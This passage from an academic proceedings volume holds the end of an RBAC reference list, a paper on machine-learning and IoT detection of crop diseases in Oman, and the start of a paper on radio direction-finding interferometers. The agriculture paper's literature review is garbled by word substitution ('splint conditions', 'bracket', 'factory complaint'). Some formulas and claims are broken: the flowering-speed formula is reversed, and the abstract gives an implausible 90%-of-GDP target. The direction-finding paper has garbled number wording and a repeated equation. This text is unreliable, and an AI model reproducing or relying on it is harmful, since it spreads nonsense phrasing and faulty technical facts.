8. Gofman MI, Luo R, Solomon AC, Zhang Y, Yang P, Stoller SD (2009) RBAC-PAT: a policy analysis tool for role based access control. In: 15th international conference on tools and algorithms for the construction and analysis of systems, vol 5505. Springer, pp 46–49
9. Chen JIZ, Kong-Long L (2020) Internet of things (IoT) authentication and access control by hybrid deep learning method—a study. J Soft Comput Paradigm (JSCP) 2(04):236–245
10. Jensen K (1998) An introduction to the practical use of coloured petri nets. In: Wolfgang R, Grzegorz R (eds) PetriNets. LNCS, vol 1492. Springer, pp 237–292
11. Design/CPN (2022). http://www.daimi.au.dk/designCPN/
12. Ramadan A (2010) A comparison of security analysis techniques for RBAC models. In: 2nd annual Colorado celebration of women in computing. Golden-Colorado, USA, pp 30–36
13. UPPAAL tool (2022). http://www.uppaal.org/
14. Alloy Formal Language (2022). http://alloy.mit.edu/alloy/
15. Jha S, Li N, Tripunitara M, Wang Q, Winsborough W (2008) Towards formal verification of role-based access control policies. IEEE Trans Depend Secure Comput 5(4):242–255. IEEE press
16. Ohrimenko O, Stuckey PJ, Codish M (2007) Propagation = lazy clause generation. Principles and practice of constraint programming—CP 2007. Lecture notes in computer science, vol 4741, pp 544–558
17. Dinh KKQ, Truong A (2019) Automated security analysis of authorization policies with contextual information. In: Hameurlain A, Wagner R, Dang T (eds) Transactions on large-scale data- and knowledge-centered systems XLI. Lecture notes in computer science, vol 11390. Springer
18. Ghilardi S, Ranise S (2010) MCMT: a model checker modulo theories. In: The international joint conference on automated reasoning. Springer, pp 22–29
19. MCMT (2022). http://homes.di.unimi.it/~ghilardi/mcmt
20. Yang P, Gofman ML, Stoller S, Yang Z (2015) Policy analysis for administrative role based access control without separate administration. J Comput Secur 152:63–92. IOS Press

Artificial Intelligence in Agriculture: Machine Learning Based Early Detection of Insects and Diseases with Environment and Substance Monitoring Using IoT

D. Gnana Rajesh, Yaqoob Yousuf Said Al Awfi, and Murshid Qasim Mohammed Almaawali

Abstract Agriculture industry plays a crucial role in providing employment and food to the people. The major problem in agriculture industry is the attack of diseases in the plant leaves since the early stage. Machine learning becomes one the most important platforms for the detection of plant disease. The automatic leaf characteristics detection which is essential in monitoring large fields of crops, automatically detects the symptoms of leaf characteristics as soon as they appear on the plant leaves. The issues related to good crop production is varied in different areas based on the fertilizers and its quantity, water supply and its pH value, rainfall distribution at the uneven interval, soil absorption and other issues. Considering all the challenges in the agricultural sector in Oman, the need to introduce new technologies and methods has become urgent, to comply with Oman Vision 2040 which targets to increase the contribution of this sector to the achieve 90% of the overall GDP along with other sectors. Agriculture has always been depending on specific static understanding and actions. In this work, the vegetable crops largely found in and around Muscat Governorate have been listed, and based on image acquisition and pre-processing, the detection of plant disease is performed. The research provides a comprehensive intelligent farming prototype using the machine learning algorithm to detect the disease and the causing factors. Sensors, actuators, control units -Raspberry Pi, database system, AI and machine learning software running in central controlling server are used to provide the desired results.

Keywords Machine learning · Agriculture · Disease · Substance · Environment · Farming

D. Gnana Rajesh (✉) · Y. Y. S. Al Awfi · M. Q. M. Almaawali
Department of IT, University of Technology and Applied Sciences, Al Mussanah, Sultanate of Oman
e-mail: dgnanarajesh@gmail.com

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_6

1 Introduction

Internet of Things (IoT) and Machine Learning (ML) can transform the agricultural sector, adding value, and increasing production. Oman Vision aims to improve the country's economy based on agricultural productivity. In the field of agriculture, early detection of diseases plays a very important role. Currently available methods for detecting plant diseases are limited to observation by farmers or, in some cases, disease detection specialists. This can be a time-consuming process due to the high cost of hiring a professional and the availability of labor. In such cases, automatic detection techniques can help make things easier and cheaper. Paper [1] proposed detecting and classifying leaf disease using Computer Vision techniques and Fuzzy Logic. K-means clustering was used to segment defective regions. GLCM was used for texture feature extraction and fuzzy logic was used for disease classification. Drones flew over coconut farms to capture images, and deep learning algorithms processed the data to identify if the trees are unhealthy or infested with pests [2].

Motivation for the Research

This research is performed to extend the prototype model developed for the irrigation system and to improve the agricultural industry. The following agricultural functionalities are intended to become smarter as a result of this research. Classification of unhealthy leaves at various stages using Computer Vision; Identification the possible types of diseases related to plant leaf using Artificial Intelligence and Machine Language classification methods; Based on the classification results, proposal of a method for rectification using Artificial Intelligence; Improving the accuracy of the Bacterial leaf spot, Fog eye leaf spot, Sun burn disease, and Fungal disease based on the Machine learning algorithm; Using Artificial Intelligence system to read, process and analyse the inputs to control the agricultural process; Using IoT based sensors for soil, water, moisture, and suitability of lights to recommend the best time for harvesting.

The main focus of this work is to identify crop fruits in their early immature stages and to monitor disease and pest infestations. When disease or pest activity is detected, such crops are quickly eliminated to prevent their spread to other healthy crops. IoT, machine learning and AI-powered agriculture can support the following activities:

- Soil Preparation: indicates the right type of soil for each type of plant.
- Fertilizer addition: recommends the best and right quantity of fertilizers to be added, including the timings when it is required to be added.
- Irrigation: directs the right amount of water according to several calculations involving current temperature, plant size/age and others.
- Weed protection: detects weeds' health status and recommend actions accordingly.
- Harvesting: recommends the best time for harvesting.

2 Literature Review

The paper [3] focused on methods for detecting pests in one of the world's most popular fruits, the tomato. The project developed insights into how the idea of the Internet of Things can also be conceptualized. In [4], using ML and computer vision, the classification of another set of crop images was validated and crop quality and yield assessment were monitored. Intelligent irrigation, such as drip irrigation and intelligent harvesting technology, has also been revised, greatly reducing human labor. The article showed how knowledge-based agriculture can improve sustainable productivity and product quality. In [5], automating agricultural practices was shown to increase yields from soils and increase soil fertility. It provided an overview of the work of many researchers outlining current implementations of automation in agriculture. Paper [6] described a proposed system that can be implemented in botanical gardens for flower and leaf identification and irrigation using IoT.

A current overview of colorful styles for detecting splint conditions using image processing ways was given in [7]. Paper [8] proposed that Pomegranate is ease Bracket Grounded on Backpropagation Neural Networks, substantially grounded on the system of segmenting disfigurement regions and using colors and textures as features [9]. Then a neural network classifier was used for bracket. The advantage is that it was converted to L * a * b, to prize the value subcaste of the image and the bracket was set up to be 97.30. The main drawback is that it was used only on limited crops. Paper [10] published identification of cotton splint conditions using pattern recognition ways using snake segmentation. Hu's moment was used then as an identifying point. BPNN classifier, an active figure model was used to limit viability within the focus of infection, which handled a large number of class problems [11–14]. The average bracket was set up to be 85.52. According to [15] histogram matching can be used to identify factory complaint.

In shops, complaint appears on splint, thus the histogram matching was done on the base of edge discovery fashion and color point. Layers separation fashion was used for the training process which includes the training of these samples which separated the layers of RGB image into red, green, and blue layers and edge discovery fashion which detected the edges of the layered images. Spatial Gray level Dependence Matrices were used for developing the color co-occurrence texture analysis system. In paper [16], triangular threshold and simple threshold styles were introduced. These procedures were used to scar the lesion area and divide the lobe area, independently. The final step classified the complaint by calculating the quotient of splint area and lesion area. According to the studies conducted, the given system was fast and accurate for splint complaint inflexibility computation, and splint area computation was done using threshold segmentation.

3 Methodology

Digital devices are used to take the images of leaf at various stages where image processing techniques are applied for further processing. The below block diagram in Fig. 1 explains the machine learning process of identifying, classifying, and detecting the infected leaf.

This research is based on making a functional prototype that includes micro-controllers—Raspberry Pi 4, sensors, all connected with central database—MySQL as primary data, and other relevant data and statistics from various and relevant data sources as secondary data. According to the reviewed studies, projects, and applications in this field, and according to the iniquity of the purpose of this project, the best environments' sample has been chosen to emphasize the diversity of these environments, ensuring the differences in shape, nature, and characteristics among them.

First step is to train a pre-defined dataset of images which represent different types of plants diseases (each sample in the dataset has features which are extracted and stored in a training model). Then, the leaf is detected using the cameras, by processing the frames captured by the camera using Computer Vision. After that, the recognized leaf is captured as an image (called image x). Next, the process of image enhancement takes place to image x for contrast improvement. In this step, the image x is classified and compared to the data available in the training model. A classification process takes place to classify image x and identify the type of the disease.

In the above block diagram, the actual image is converted to greyscale image, an image structure is obtained after process operation, and finally after feature extraction




Fig. 1 Block diagram for insects and diseases—early detection

module, the final image is obtained. The control unit is managed by the Artificial Intelligence algorithm. A leaf gets scanned or picturized which in turn is segmented and pass through various image processing techniques. The machine learning algorithm recognizes and identifies the weak or infected leaf for further action. The Artificial Intelligence controlling software proposes the mechanism for disease detection.

3.1 Research Significance

This research aims to make dynamic measures and statistics of data gathered from various plant leaves to be analyzed and maintained by the AI, IoT and ML, to improve and enhance these values to provide the highest possible productivity with the largest amount of nutrients and health, while decreasing the costs. The research uses sensors, actuators, control units -Raspberry Pi, database system, AI, and ML software running in a central controlling server for the experiment to adopt the changes and adjust the outputs accordingly providing the desired results.

3.2 Algorithm Development

Plants Growth Rate

The average growth rate can be measured by obtaining manually the height of the plant in a period, and is measured in cm/day.

$$\text{Average Growth Rate (cm/day)} = \frac{\text{Length}_C - \text{Length}_p}{\text{No. of Days in Between}} \tag{1}$$

where, Length$_c$ is the Length of the Latest Measurement, and Length$_p$ is the Length of the First Measurement.

Flowering speed:

The Plant Flowering Speed (PFS) can be obtained by calculating the number of days since the plant was seeded until the first flower appeared.

$$\begin{aligned} &\text{Plant Flowering speed (days)} = \text{No. of Days since seeded to flowering} \\ &\text{PFS(days)} = \text{seed Date} - \text{Flowering Date} \end{aligned} \tag{2}$$

where, Seed Date is the date in which the plant was seeded, and Flowering Date is the date when the first flower appeared.

Total Production:

The Total Amount of Production (TAP) can be obtained by calculating the total harvested product per plant in grams.

$$\begin{aligned}&\text{Total Amount of Production} = \text{Total Production Weight (TPW)}\\&\text{TAP (grams)} = \text{TPW}\end{aligned}\tag{3}$$

Product Nutrition Value Determination Algorithm:

Product Nutrition Value (PNV) calculation consists of the following important elements that should be obtained by testing each product in laboratory. The water, protein, fiber, and iron in the product should be obtained. According to research, these elements are obtained in the following format:

- Water (W) in %.
- Protein (P) in %.
- Fiber in (F) %.
- Iron (I) in mg.

$$\text{PNV}_{\text{environment}} = \left[\frac{W(\%) + P(\%) + F(\%)}{3}\right] + I \tag{4}$$

- Best PNV value will be determined after examining each product from each environment.
- The product with highest PNV will be determined as the best PNV, by which it will be used to adjust other environment variables to reach the same targeted PNV value.

Initial version of the software was implemented by developing the necessary program's functionality which are driven by various equations found from different studies, sources, and common understanding, to help building the training model. While, testing and calibrating all aspects, are related to it.

Best Production Determination Algorithm:

To finally determine the best environment, best production, least water consumed and most PNV, the following equation is used to determine which is the best environment and accordingly several adjustments can be decided.

$$\begin{aligned}&\text{Target} = \text{size} + \text{PNV} + \text{Water}\\&\text{Target} = \text{S} + \text{PNV} + \text{W}\end{aligned}\tag{5}$$

The system uses the closed loop control system that uses the feedback to determine whether the collected output is the desired results, and will adjust the future outputs to the actuators accordingly.




Fig. 2 Block diagram for Environment and Substance monitoring system

Block diagram for Environment and Substance monitoring system is shown in Fig. 2. An IoT device that is prone to disturbances from external events requires a closed-loop control process to keep it near its desired setpoint configuration. The measure and control loop control logic observes the device through sensor metrics and takes corrective measures through actuator actions [1].

4 Conclusion and Future Studies

Global researchers are exploring technological solutions to enhance the agriculture productivity in a way that complements existing services by deploying IoT technology. This research benefits on the early detection of diseases, higher production rate, reduced costs, environmentally friendly by aiming to save water and reduce chemicals, and efficiency in time and resources. This paper also provides an overview of the importance of having a model to detect diseases. Various plant leaves like lemons, tomatoes, and chilies can be tested using the above proposed technique. This research provides a comprehensive intelligent farming prototype using the machine learning algorithm to detect the disease and the causing factor. In future, the Artificial Neural Networks, Bayesian Classifiers, Fuzzy Logic, and Hybrid Algorithms can be used to improve the detection rate in the classification process.

References

1. Rastogi A, Arora R, Sharma S (2015) Leaf disease detection and grading using computer vision technology & fuzzy logic. In: 2nd international conference on signal processing and integrated networks (SPIN)
2. Rajesh DG, Punithavalli M (2014) Wavelets and Gaussian mixture model approach for gender classification using fingerprints. In: Second international conference on current trends in engineering and technology-ICCTET 2014. IEEE, pp 522–525
3. Jha K, Doshi A, Patel P, Shah M (2019) A comprehensive review on automation in agriculture using artificial intelligence. Artif Intell Agric 2:1–12
4. Chandy A (2019) Pest infestation identification in coconut trees using deep learning. J Artif Intell 1(01):10–18
5. Chukkapalli SSL, Mittal S, Gupta M, Abdelsalam M, Joshi A, Sandhu R, Joshi K (2020) Ontologies and artificial intelligence systems for the cooperative smart farming ecosystem. IEEE Access 8:164045–164064
6. Sharma A, Jain A, Gupta P, Chowdary V (2020) Machine learning applications for precision agriculture: a comprehensive review. IEEE Access 9:4843–4873
7. Piyush C et al (2012) Color transform based approach for disease spot detection on plant leaf. Int Comput Sci Telecommun 3(6)
8. Sannakki SS, Rajpurohit VS (2015) Classification of pomegranate diseases based on back propagation neural network. Int Res J Eng Technol (IRJET) **2**(02)
9. Rupanagudi SR, Ranjani BS, Nagaraj P, Bhat VG, Thippeswamy G (2015) A novel cloud computing based smart farming system for early detection of borer insects in tomatoes. In: 2015 international conference on communication, information & computing technology (ICCICT). IEEE, pp 1–6
10. Rothe PR, Kshirsagar RV (2015) Cotton leaf disease identification using pattern recognition techniques. In: International conference on pervasive computing (ICPC)
11. Rathod Arti N, Bhavesh T, Vatsal S (2013) Image processing techniques for detection of leaf disease. Int J Adv Res Comput Sci Softw Eng 3(11)
12. Khriji S, Houssaini DE, Kammoun I, Kanoun O (2020) Precision irrigation: an IoT-enabled wireless sensor network for smart irrigation systems. https://doi.org/10.1007/978-3-030-49244-1_6; Smith TF, Waterman MS (1981) Identification of common molecular subsequences. J Mol Biol 147:195–197 (1981)
13. Ghaiwat SN, Arora P (2014) Detection and classification of plant leaf diseases using image processing techniques: a review. Int J Recent Adv Eng Technol 2(3):1–7
14. Rosline GJ, Rani P, Gnana Rajesh D (2022) Comprehensive analysis on security threats prevalent in IoT-based smart farming systems. In: Ubiquitous intelligent systems. Springer, Singapore, pp 185–194
15. Smita N, Niket A (2013) Advances in image processing for detection of plant diseases. Int J Appl Innov Eng Manage 2(11)
16. Patil Sanjay B et al (2011) Leaf disease severity measurement using image processing. Int J Eng Technol 3(5):297–301

Design Concepts for Mobile Computing Direction Finding Systems

Juliy Boiko, Oleksıy Polıkarovskykh, Vitalii Tkachuk, Hanna Yehoshyna, and Lesya Karpova

Abstract The article considers the main methods of radio direction finding and analyses them from the point of view of improving the root-mean-square direction-finding error. The issues of decreasing the probability of anomalous errors in direction-finding systems are considered. The main contribution of the article is the presented design of mobile computer systems for radio direction finding, taking into account the conceptual features of correlation interferometers. These are recommendations for determining the energy parameters of the field components synthesized on fragments of the antenna array. The result of theoretical calculations and numerical simulation of the signal-to-noise gain obtained by compressing a narrowband signal with various envelope shapes is presented.

Keywords Computer system · Direction finding · Radar · Interferometer · Antennas

1 Introduction

The modern structure of building systems for determining the bearing is based on the characteristics of the main determining measuring parameter. At the same time, we concentrate on the selection of methods that take into account the amplitude components, separately—phase components, as well as by jointly determining the first and second in the direction finding (DF) [1–3]. If the method of obtaining information about the direction to the source of radio emission is used as a criterion, then DF is divided into concepts implemented by single-channel implementation (so-called sequential) and by forming a number of individual channel systems (so-called monopulse) [4]. If we take into account the zonal features of the EMF associated

J. Boiko (✉) · V. Tkachuk · L. Karpova
Khmelnytskyi National University, Khmelnytskyi, Ukraine
e-mail: boiko_julius@ukr.net

O. Polıkarovskykh · H. Yehoshyna
Odessa National Maritime University, Odessa, Ukraine

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_7

with the orthogonality of the field components, as well as the phase front with the direction of propagation, we can distinguish several classification features for DF. [5]. The first order of description is formed on the basis of polarization-active DF, which operates on the use of the state of the location magnetoelectric vectors in the structure of the field strength. The second group includes phase-sensitive DF based on determining the orientation of the surface of equal phases of the electromagnetic field (EMF).

Polarizing direction finders use dipoles or loop antennas [6, 7]. This group includes a classic rotating loop antenna (the minimum signal reception corresponds to the normal incidence of the wave on the plane of the loop). Today, polarizing DF is used in confined spaces where only small antennas can be used, such as in vehicles and ships for HF direction finding. The direction is evaluated mainly according to the Watson-Watt (W-W) principle.

The phase DFs determine the information content of the radio wave payload, considering the placement of the line in the poster or the analysis of the surface phase superstructure. Information is available for the following methods. We can mention the method, which is due to the orientation-directional features of the antenna equipment. The radiation pattern (RP) of such a system is established by summing the signals at the receiver. Such a construction determines the state when signal sources processed in separate components of the antenna system (AS) (these can be certain field sensors) are added and determine the spatial, angular, placement of the AS in the direction at which is determined by the condition characteristic for the minimum results in the phase difference indicators when evaluating the processed signals. Then the versatile orientation entails a decrease in the resulting signal. The opposite case is also possible—by subtracting signals and forming a waveform in the direction of arrival of the position of the minimum RP. Another solution describes the features of establishing the state of the field using a point geometric feature oriented to the aperture properties of the DF antenna. Measurements can be made both sequentially when moving the antenna field sensor, and simultaneously by a combination of sensors. According to the procedure for determining the bearing, methods with direct calculation of the bearing and digital signal processing AP (sensor array processing) are additionally distinguished. Typical examples of the implementation of the first technology are interferometers (DFI) and Doppler DF. The next feature of the incident wave parameters uses the following methods: beamforming method (sucked for correlation DF) and also spatial—suitable for high-resolution techniques such as MUSIC, ESPRIT, etc. [8, 9].

The following types of DF are relevant for radio environment monitoring systems (MS): [10, 11]:

- Rotating-Directional AS;
- Automatic type DF with multiple channels (W-W, Adcock);
- Pseudo-Doppler systems;
- Based on the phase-interferometric concept; and
- Interferometric-correlation meters (I-CM).

Currently, wide-range systems are most in demand (with an overlap ratio over the range of 100 or even more). For the implementation of such systems, IDF or phase radio DF are the most expedient. The second criterion (by the type of modulation and the bandwidth of the DF signal) is satisfied by the types of structures of DF devices: amplitude DF, W-W, Adcock DF, and multichannel DFI [12]. Totality types of amplitude DF based on antennas of a certain direction, as well as I-CM, have the ability to identify a number of signals in the azimuth format to varying degrees [11]. Disadvantages of interferometers: relatively high cost; relatively long reaction time (expedient for two-channel I-CM).

A set of the DF methods used has its advantages and disadvantages, but for multifunctional MS, it is better to use I-CM [13]. They allow direction finding of almost any type of radio signal (RS), including broadband with complex types of modulation, and have the ability to simultaneously process and distinguish between several signals in one frequency channel, both coherent (when receiving multipath radiation from a single source) and incoherent (for the state of receiving signals from a number sources and overlaying spectral patterns). The I-CM concept has a certain set of instrumental format error minimization techniques that take into account both local components and mutual responses of antenna elements (AE) in the overall design [14]. In addition, implementation is simplified based on unified blocks: single-type non-directional AEs, two-channel receivers which are equipped with a stable local generator (LG), antenna switches, and analog-to-digital processing (A-DP) blocks. To determine the spatial efficiency and measure the direction arrival of radio waves in the I-CM, you can add the ability to determine the intensity of sources for identification.

The proposed work is devoted to the systematization of DF methods. The purpose of the work was to develop mobile computing schemes for phase and correlation DF and to build algorithms for their operation. The experimental part of the article contains an assessment of the potential gain in terms of signal-to-noise when using a compressed narrowband radar signal with different shapes of the amplitude envelope.

2 Development of Direction-Finding Computing Systems

2.1 Concept of the Phase Interferometer

Bearing calculation using phase difference signal information on AE DF, implemented interferometers. Interferometers are implemented according to the following configurations, namely, phase (PI) and correlation (CI) [15]. Typically, interferometers use at least two coherent receiving channels, so interferometers are referred to as multichannel direction finders. Omnidirectional broadband AEs are usually used as AEs. The presence of several channels and a phase detection device make it possible to determine the phase mismatches of the DF signal obtained in the aggregate of the antenna array (AA) components. When high DF performance is required,




Fig. 1 Computer system of PI with *N*-channel receiver

such as a requirement to minimize the time response, monopulse direction finders are appropriate. Here, the set of receiving channels and AE is aligned for implementation.

In PI implements, the principle of direct estimation of the phase difference is equivalent to AA elements. The basis of the operation of the CI is the sequential comparison of the data set on the measured phase differences between the elements AA with data arrays containing the differences calculated theoretically at different angles of wave arrival. The correlation coefficient (CC) and quadratic estimate are used here for estimation. Thus, the accepted value of the azimuth is due to the obtained maximum CC.

The conceptual block diagram of a computer system based on an interferometer and a digital receiver formed by a series of channels is shown in Fig. 1.

Let us represent analytically the intensity of the electric component of the RS field in the center of the AA:

$$e(t) = E_0 cos(\omega t + \varphi(t) + \varphi_0), \tag{1}$$

where E_0 is the amplitude value format; ω is the notation frequency of the RS; $\varphi(t)$ is the phase placement parameter taking into account the law of modulation of the received RS; and φ_0 is the initial phase of the RS at the central region of the AA.

Central zone, taking into account phase aspects of the *m*-th element, will be characterized by the characteristic of the field strength by the advancing order:

$$\begin{aligned} e_n(t) &= E_0 \cos(\omega t + \varphi_n(t) + \varphi_{n0}) \\ &= E_0 \cos(\omega(t + \tau_d) + \varphi_n(t + \tau_d) + \varphi_{n0}), \end{aligned} \tag{2}$$

where τ_d is the time delay for the arrival of the in-phase points of the wave from the AE under consideration relative to the central area AA.

We emphasize that the design of the signal $e_n(t)$ in the narrowband formalization was taken into consideration. We took into account the possibility of comparing the distances between the elements of the AA and its center and the wavelength. Then the rate of phase change $\varphi(t)$ compared to the rate of change of the function ωt will be quite small and expression (2) can be simplified:

$$e_n(t) = E_0 cos(\omega t + \omega\tau_d + \varphi(t) + \varphi_0). \tag{3}$$

After further transformations, we get

$$e_n(t) = E_0 cos\left(\omega t + \frac{2\pi\,\Delta_n}{\lambda} + \varphi(t) + \varphi_0\right). \tag{4}$$

We used a spatial three-dimensional concept. The difference in gait Δ_n was estimated by the scalar product of vectors.

As shown in Fig. 2 in our analysis, the co-directionality of the unit vector $\overrightarrow{r}_0$ with the radio-emitting point of the source was determined. It is necessary to focus on the placement of the n-th AE in the AA design through $\overrightarrow{R}_n$ which the radius vector determines. We took into account the circumstance of the AA center as a place of leakage of these vectors. In this form, placing the vector on the unit vector, we obtain the result of the difference in the wave incursion for the n-th AE to the central region AA:

$$\Delta_n(t) = \overrightarrow{r}_0^{\,T}\overrightarrow{R}_n, \tag{5}$$

where $\overrightarrow{r}_0 = [x_0, y_0, z_0]^T$ is the evaluation vector coinciding with ERS and formed in the Cartesian coordinate system; $\overrightarrow{R}_n = [x_n, y_n, z_n]^T$ is the normalized vector of the n-th AE of the AA, which specifies its configuration. Then,

$$e_n(t) = E cos\left(\omega t + \frac{2\pi}{\lambda}\overrightarrow{r}_0^{\,T}\overrightarrow{R}_n + \varphi_0\right). \tag{6}$$

We presented in a complex form the scope of the wave weight for the phase center of the AA elements:

$$\dot{E}_n = E_0 exp\left[\mathrm{j}\left(\frac{2\pi}{\lambda}\overrightarrow{r}_0^{\,T}\overrightarrow{R}_n + \varphi(t) + \varphi_0\right)\right]. \tag{7}$$

Expanding the scalar product and taking into account the unit vector, we obtain the following equation:




Fig. 2 Coordinate systems for determining the complex amplitude of the element of the AA

$$\dot{E}_n = E_0 exp\left[\mathrm{j}\left(\frac{2\pi}{\lambda}(x_n sin\beta_0 cos\theta_0 + y_n sin\beta_0 cos\theta_0 + cos\beta_0 z_n) + \varphi(t) + \varphi_0\right)\right], \tag{8}$$

where θ_0 is the azimut component on the ERS, projected from the *x*-axis counterclockwise; β_0 is the elevation angle measured clockwise from the *z*-axis, as used in the three dimensions, see Fig. 2.

For two AS elements, the phase mismatch is given as follows:

$$\begin{aligned}\Delta\Phi_{n1,n2} &= \arg(E_{n1}) - \arg(E_{n2}) \\ &= \frac{2\pi}{\lambda}[(x_{n1} - x_{n2})\cos\theta_0 - (y_{n1} - y_{n2})\sin\theta_0]\sin\beta_0.\end{aligned} \tag{9}$$

Thus, we get the unknowns: azimuth θ_0 and elevation angle β_0. We use several equations to solve. Such a statement of the problem implies the presence of a two-difference phase result in the AA elements. Therefore, the minimum number of AA elements for determining azimuth and elevation should be three. We calculate the azimuth and elevation angle from expressions:

$$\frac{2\pi}{\lambda}[(x_{n1} - x_{n2})cos\theta_0 - (y_{n1} - y_{n2})sin\theta_0]sin\beta_0 = \Delta\Phi_{1,2}, \tag{10}$$

$$\frac{2\pi}{\lambda}[(x_{n1} - x_{n2})cos\theta_0 - (y_{n1} - y_{n2})sin\theta_0]sin\beta_0 = \Delta\Phi_{1,3}. \tag{11}$$

If the AEs are located on a plane at the vertices of an isosceles right triangle, we obtain the expressions:

$$tg\theta_0 = \frac{\Delta\Phi_{1,2}}{\Delta\Phi_{1,3}}, \tag{12}$$

$$\left(\frac{2\pi}{\lambda}B\right)^2 (sin^2\theta_0 + cos^2\theta_0)sin^2\beta_0 = \Delta\Phi_{1,2}^2 + \Delta\Phi_{1,3}^2. \tag{13}$$

The formations of the three details of the interferometer can be formulaically described when determining the main indicators as follows:

$$\theta_0 = arctg\left(\frac{\Delta\Phi_{1,2}}{\Delta\Phi_{1,3}}\right), \tag{14}$$

$$\beta_0 = arcsin\left(\frac{\sqrt{\Delta\Phi_{1,2}^2 + \Delta\Phi_{1,3}^2}}{2\pi B/\lambda}\right). \tag{15}$$

Let us focus on those circumstances when there is a case of deviation of the phase shift by an angle of more than 2π, in particular as a result of certain azimuths and *B/*λ. For a phase meter during measurement, phase advances of twenty and three hundred and eight ten degrees will correspond to the same values. Here, it is important not to exceed the threshold plus or minus π. Whence, we obtain for the distance between the components AA the limiting condition: $B < \lambda/2$.

The main advantage of using a number of elements in the interferometer makes it possible to reduce the inter-element phase difference to 180° to clarify ambiguities and use prepared antenna components. The use of thinned-out antenna arrays is required, at least one pair of elements of which can have a phase difference of 180°.

2.2 Development of a Computer System for a Correlation Interferometer

You can eliminate the shortcomings of sparse AA using the technique implemented in CI. The principle used here is when the measured phase differences between the AA components are compared with a reference. The calculation of such a reference signal (RSS) is made for a certain angle relative to the slope. Comparison is implemented by calculating the squared error or CC for two data sets—measured and theoretical. The theoretical RSS data set is needed for all possible directions of arrival of the radio wave. The bearing direction is taken to be the direction of the RSS for which the CC with the measured data is maximum.

The I-CM calculates the bearing from the totality of signals obtained from the same type of AA elements [16].

